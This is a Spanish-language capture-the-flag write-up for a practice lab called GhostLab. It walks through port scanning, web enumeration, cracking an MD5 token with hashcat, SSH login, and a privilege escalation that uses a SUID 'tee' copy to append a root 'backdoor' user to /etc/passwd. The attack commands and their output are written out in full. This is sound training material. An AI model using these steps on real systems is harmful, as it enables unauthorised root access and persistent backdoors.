

Solución al lab **GHOST** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/GHOST
Session Actions Edit View Help

W|H|O|A|M|I|-|L|A|B|S|.|C|O|M|

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde ghostlab.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: GhostLab
DIFICULTAD: ★★★★★★ medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag de User (formato GHOSTLAB{... }):
```

Comencemos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/GHOST
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/GHOST chifay@kali: ~/Whoami-Labs/GHOST

(chifay@kali)~[~/Whoami-Labs/GHOST]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_ghost
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-11 18:42 -0600

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 cc:b9:05:a5:a2:05:28:2b:bb:b8:5e:fb:a4:db:90:0a (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGkbC6fL+nlwLFCYa8E6Riilof+oJos73peHNgqGIFC828I
+XGiA5SlqksyuYXqkJPSaI9SvSv1NTMvJh81eGRQ=
|   256 f4:de:13:f2:31:8c:ff:19:f0:7c:53:b6:cc:7a:35:22 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL329JPKd/bdNUSrrHVTv3TVQUjt/FL16RIISzls9dW
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
MAC Address: 8E:AE:35:90:54:CA (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Análisis Inicial

Servicios:

- **22/tcp** - SSH (OpenSSH 8.9p1 Ubuntu)
- **80/tcp** - HTTP (Apache 2.4.52) con página por defecto de Apache2

Información clave:

- La página por defecto de Apache sugiere que el sitio web no está configurado o hay contenido oculto
- Posiblemente necesitamos fuzzing para encontrar directorios/archivos

Haremos una enumeración web con feroxbuster para ver si hay mas directorios o archivos ocultos

```

chifay@kali: ~/Whoami-Labs/GHOST
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/GHOST x chifay@kali: ~/Whoami-Labs/GHOST x
  Status Codes      All Status Codes!
  Timeout (secs)    7
  User-Agent        feroxbuster/2.13.1
  Config File       /etc/feroxbuster/ferox-config.toml
  Extract Links     true
  Output File       web.txt
  Extensions        [php, txt, html, bak, old]
  HTTP methods      [GET]
  Recursion Depth   4
  Press [ENTER] to use the Scan Management Menu™

403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 22l 105w 5952c http://172.17.0.2/icons/ubuntu-logo.png
200 GET 363l 961w 10671c http://172.17.0.2/
301 GET 9l 28w 307c http://172.17.0.2/docs => http://172.17.0.2/docs/
200 GET 42l 93w 1654c http://172.17.0.2/index.php
200 GET 363l 961w 10671c http://172.17.0.2/index.html
200 GET 1l 1w 39c http://172.17.0.2/user.txt
200 GET 43l 129w 1212c http://172.17.0.2/docs/index.html
[#####] - 7s 55410/55410 0s found:7 errors:0
[#####] - 5s 27684/27684 5434/s http://172.17.0.2/
[#####] - 6s 27684/27684 4910/s http://172.17.0.2/docs/

```

Archivos interesantes, user.txt, vamos a descargarlo y ver si contenido

```

(chifay@kali)-[~/Whoami-Labs/GHOST]
$ wget "http://172.17.0.2/user.txt"
--2026-08-11 19:21:34-- http://172.17.0.2/user.txt
Connecting to 172.17.0.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 39 [text/plain]
Saving to: 'user.txt'

user.txt 100%[=====] 39 --.-KB/s in 0s


2026-08-11 19:21:34 (6.35 MB/s) - 'user.txt' saved [39/39]

(chifay@kali)-[~/Whoami-Labs/GHOST]
$ cat user.txt
GHOSTLAB{ }

```


Hemos encontrado lo que parece ser la bandera de usuario, vamos a verificarla

/index.php




Encontramos un portal interno de GhostLab, vamos a ver su contenido

Sitio Team



Sitio Status




The screenshot shows the GhostLab Status page in a web browser. The address bar indicates the URL is `http://172.17.0.2/index.php?page=status`. The page has a navigation bar with links: Home, Team, Status, Access, and Docs. The main content area is titled "System Status" and displays a table of system components and their status.

Status	Component	Port	State
[OK]	SSH	port 22	active
[OK]	Apache	port 80	active
[WARN]	ghost-sync	binary	legacy - audit pending
[WARN]	deploy hook	/scripts	not reviewed since 2025-11

Below the table, a warning message is displayed: `Legacy sync binary still present in /usr/local/bin - removal scheduled.`

The footer of the page reads: "GhostLab Internal - restricted access".

Sitio Access



The screenshot shows the GhostLab Access page in a web browser. The address bar indicates the URL is `http://172.17.0.2/index.php?page=access`. The page has a navigation bar with links: Home, Team, Status, Access, and Docs. The main content area is titled "Access Token Registry" and displays information about MD5 token hashes for account verification.

MD5 token hashes for account verification.

```
account : ghost
token_md5: db063dd298760fd6c63927640a18a853
rotated : 2026-03-15
```

Credential segments distributed across system files.

Keeper recovery - segment 2: `3-vault-l0ck3d`

The footer of the page reads: "GhostLab Internal - restricted access".

Hemos encontrado lo que al parecer podría ser la contraseña del usuario ghost en formato de hash MD5, con la cual tendríamos acceso a ssh según la información encontrada.

Decodificación del hash MD5 encontrado

```
(chifay@kali)~[/Whoami-Labs/GHOST]
$ echo "db063dd298760fd6c63927640a18a853" > ghost_hash.txt

(chifay@kali)~[/Whoami-Labs/GHOST]
$ hashcat -m 0 -a 0 ghost_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: db063dd298760fd6c63927640a18a853
Time.Started.....: Wed Aug 12 08:29:16 2026 (4 secs)
Time.Estimated...: Wed Aug 12 08:29:20 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 3862.9 kH/s (0.20ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 14000128/14344385 (97.60%)
Rejected.....: 0/14000128 (0.00%)
Restore.Point....: 13996032/14344385 (97.57%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 055377388 -> 054468162
Hardware.Mon.#01.: Util: 44%

Started: Wed Aug 12 08:29:15 2026
Stopped: Wed Aug 12 08:29:21 2026

(chifay@kali)~[/Whoami-Labs/GHOST]
$ hashcat -m 0 ghost_hash.txt --show
db063dd298760fd6c63927640a18a853: 54468162
```

Conexión a ssh con usuario ghost

```
(chifay@kali)~[/Whoami-Labs/GHOST]
$ ssh ghost@172.17.0.2
ghost@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ghost@ghostlab:~$
```

Hemos accedido por ssh

```
ghost@ghostlab:~$ pwd
/home/ghost
ghost@ghostlab:~$ ls -al
total 28
drwxr-xr-x 4 ghost ghost 4096 Aug 12 00:39 .
drwxr-xr-x 1 root  root  4096 Aug 12 00:39 ..
-rw-r--r-- 1 ghost ghost 220  Jan  6  2022 .bash_logout
-rw-r--r-- 1 ghost ghost 267  Aug 12 00:39 .bashrc
drwxr-xr-x 2 ghost ghost 4096 Aug 12 16:12 .cache
drwxr-xr-x 3 ghost ghost 4096 Aug 12 00:39 .local
-rw-r--r-- 1 ghost ghost 807  Jan  6  2022 .profile
```

Búsqueda de binarios SUID

```
ghost@ghostlab:~$ find / -perm -4000 -type f -ls 2>/dev/null
837152    72 -rwsr-xr-x  1 root    root      72712 Feb  6 2024 /usr/bin/chfn
837383    60 -rwsr-xr-x  1 root    root      59976 Feb  6 2024 /usr/bin/passwd
837447    56 -rwsr-xr-x  1 root    root      55680 Mar  6 16:10 /usr/bin/su
837284    72 -rwsr-xr-x  1 root    root      72072 Feb  6 2024 /usr/bin/gpasswd
837473    36 -rwsr-xr-x  1 root    root      35200 Mar  6 16:10 /usr/bin/umount
837367    48 -rwsr-xr-x  1 root    root      47488 Mar  6 16:10 /usr/bin/mount
837167    44 -rwsr-xr-x  1 root    root      44808 Feb  6 2024 /usr/bin/chsh
837372    40 -rwsr-xr-x  1 root    root      40496 Feb  6 2024 /usr/bin/newgrp
8803     228 -rwsr-xr-x  1 root    root     232416 Mar  2 13:08 /usr/bin/sudo
10597     36 -rwsr-xr--  1 root    messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
10813     332 -rwsr-xr-x  1 root    root      338536 Apr 28 00:38 /usr/lib/openssh/ssh-keysign
23535     36 -rwsr-xr-x  1 root    root      35336 Aug 12 00:39 /usr/local/bin/.ghost-sync
```

Binario sospechoso `/usr/local/bin/.ghost-sync` podría ser nuestro vector para escalar, veamos que es lo que hace

```
ghost@ghostlab:~$ /usr/local/bin/.ghost-sync --help
Usage: /usr/local/bin/.ghost-sync [OPTION]... [FILE]...
Copy standard input to each FILE, and also to standard output.

-a, --append          append to the given FILEs, do not overwrite
-i, --ignore-interrupts ignore interrupt signals
-p                   diagnose errors writing to non pipes
    --output-error[=MODE] set behavior on write error. See MODE below
    --help            display this help and exit
    --version         output version information and exit

MODE determines behavior with write errors on the outputs:
'warn'          diagnose errors writing to any output
'warn-nopipe'   diagnose errors writing to any output not a pipe
'exit'         exit on error writing to any output
'exit-nopipe'   exit on error writing to any output not a pipe
The default MODE for the -p option is 'warn-nopipe'.
The default operation when --output-error is not specified, is to
exit immediately on error writing to a pipe, and diagnose errors
writing to non pipe outputs.

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Report any translation bugs to <https://translationproject.org/team/>
Full documentation <https://www.gnu.org/software/coreutils/tee>
or available locally via: info '(coreutils) tee invocation'
```

```
ghost@ghostlab:~$ strings /usr/local/bin/.ghost-sync | grep -E "exec|system|shell|sh|bash"
fflush
program_invocation_short_name
A NULL argv[0] was passed through an exec system call.
/usr/share/locale
sha224sum
sha2 utilities
sha256sum
sha384sum
sha512sum
.shstrtab
.gnu.hash
```

El binario `.ghost-sync` es en realidad un enlace a `tee` (o una versión modificada). Podemos usarlo para escribir archivos como root

Vamos a usarlo para crear un usuario (`backdoor:hack123`) con permisos de root

```
ghost@ghostlab:~$ echo "backdoor:${(openssl passwd -1 'hack123')}:0:0:backdoor:/root:/bin/bash" | /usr/local/bin/.ghost-sync
c -a /etc/passwd
backdoor:$1$yp66hvj1J$ZBcZUXo4b0xIXdSLV4ga51:0:0:backdoor:/root:/bin/bash
ghost@ghostlab:~$ su backdoor
Password:
root@ghostlab:/home/ghost# whoami
root
root@ghostlab:/home/ghost# id
uid=0(root) gid=0(root) groups=0(root)
root@ghostlab:/home/ghost#
```

Ya como root, vamos a buscar la bandera

```
root@ghostlab:/home/ghost# find / -name flag.txt 2>/dev/null
root@ghostlab:/home/ghost# find / -name root.txt 2>/dev/null
/root/root.txt
root@ghostlab:/home/ghost# cat /root/root.txt
GHOSTLAB{[REDACTED]}
root@ghostlab:/home/ghost#
```

Verificación de la bandera

```
chifay@kali: ~/Whoami-Labs/GHOST
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/GHOST root@ghostlab: /home/ghost

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: GhostLab
DIFICULTAD: ***** medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag de User (formato GHOSTLAB{ ... }): GHOSTLAB{[REDACTED]}
[+] Flag de usuario correcta. ¡Buen trabajo!

Ingresa la flag de Root (formato GHOSTLAB{ ... }): GHOSTLAB{[REDACTED]}
¡Felicitaciones! Has comprometido GhostLab a nivel Medio.

TIEMPO TOTAL: 16h 11m 53s
FECHA Y HORA: 2026-08-12 10:51:37 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```

Otra forma de terminar el lab

Buscando en los archivos de ghost, encontramos el segmento 1

```
ghost@ghostlab:~$ ls -al .cache/
total 12
drwx----- 2 ghost ghost 4096 Aug 12 16:12 .
drwx----- 4 ghost ghost 4096 Aug 12 00:39 ..
-rw----- 1 ghost ghost   7 Aug 12 00:39 .seg1
-rw-r--r-- 1 ghost ghost   0 Aug 12 16:12 motd.legal-displayed
ghost@ghostlab:~$ cat .cache/.seg1
[REDACTED]
ghost@ghostlab:~$
```

Segmento 1: [REDACTED]

Segmento 2: 3-vault-l0ck3d

Juntando ambos segmentos obtenemos [REDACTED]3-vault-l0ck3d

Probaremos esto como password para el usuario keeper


```
ghost@ghostlab:~$ su keeper
Password:
keeper@ghostlab:/home/ghost$ whoami
keeper
keeper@ghostlab:/home/ghost$ id
uid=1001(keeper) gid=1001(keeper) groups=1001(keeper)
keeper@ghostlab:/home/ghost$ sudo -l
sudo: /etc/sudoers.d/ghost is owned by gid 1000, should be 0
[sudo] password for keeper:
Sorry, user keeper may not run sudo on ghostlab.
```

A pesar de que en la información del dashboard salía que el usuario keeper estaba en el grupo sudo, no tiene acceso a ejecutarlo, ya de ahí solo es escalar igual que se hizo con la cuenta ghost